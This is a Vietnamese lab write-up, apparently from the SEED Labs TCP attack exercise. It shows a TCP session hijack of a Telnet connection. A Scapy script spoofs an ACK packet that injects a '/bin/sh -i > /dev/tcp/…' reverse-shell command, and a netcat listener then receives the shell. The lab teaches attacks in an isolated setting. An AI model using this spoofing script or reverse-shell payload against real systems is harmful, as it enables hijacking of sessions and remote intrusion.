
```
[12/01/24]seed@VM:~/Documents$ docksh 3f
root@3f1ca8bfec3e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c5b2f20ec74d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
```

Trong Wireshark, đọc gói tin ACK cuối cùng và lấy các thông tin source port, seq, ack để giả mạo gói tin.



Bên máy Attacker, tạo gói tin giả mạo với các thông tin vừa thu thập được, ở phần data sử dụng câu lệnh "\n/bin/sh -I > /dev/tcp/9090 2>&1 0<&1\n" để tạo reverse shell. Lệnh /bin/sh -i là đường dẫn đến shell hệ thống ở chế độ tương tác (interactive), > sẽ chuyển hướng đầu ra trong shell đến /dev/tcp/9090 qua kết nối tcp ở localhost cổng 9090. Hai lệnh 2>&1 và 0<&1 (0:stdin, 1:stout, 2:stderr) giúp chuyển hướng chương trình, 2>&1 sẽ chuyển hướng output và lỗi qua kết nối tcp, 0<&1 nghĩa là shell sẽ nhận input từ kết nối tcp thay vì bàn phím.

```
  GNU nano 4.8                                                attack_yc4.py
from scapy.all import *

ip = IP(src="10.9.0.6", dst = "10.9.0.5")
tcp = TCP(sport=37092, dport=23, flags="A", seq=1907210787, ack=3230960550)
data = "\n/bin/sh -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface="br-3a0444417f93", verbose=0)
```


Bật netcat để lắng nghe trên cổng 9090

```
[12/01/24]seed@VM:~/Documents$ cd volumes/
[12/01/24]seed@VM:~/.../volumes$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

Thực hiện chương trình khai thác, in ra thông tin gói tin giả mạo.

```
[12/01/24]seed@VM:~/Documents$ docksh 55
root@VM:/# nano attack_yc4.py
root@VM:/# python3 attack_yc4.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 37092           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 1907210787      (0)
ack        : IntField                          = 3230960550      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\n/bin/sh -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1\n' (b'')
```

Trong Wireshark, hiện lên gói tin giả mạo với nội dung data trong trường Telnet là code dùng để tạo reverse shell.



Kết nối thành công, thực hiện lệnh ifconfig để kiểm chứng

```
[12/01/24]seed@VM:~/Documents$ cd volumes/
[12/01/24]seed@VM:~/.../volumes$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 58344
$ whoami
seed
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 95  bytes 7695 (7.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74  bytes 6147 (6.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 1330 (1.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1330 (1.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$
```

E. TÀI LIỆU THAM KHẢO

https://seedsecuritylabs.org/Labs_20.04/Files/Sniffing_Spoofing/Sniffing_Spoofing.pdf

https://medium.com/@rahulbagul07/seed-labs-tcp-ip-attack-lab-df656b5f3a74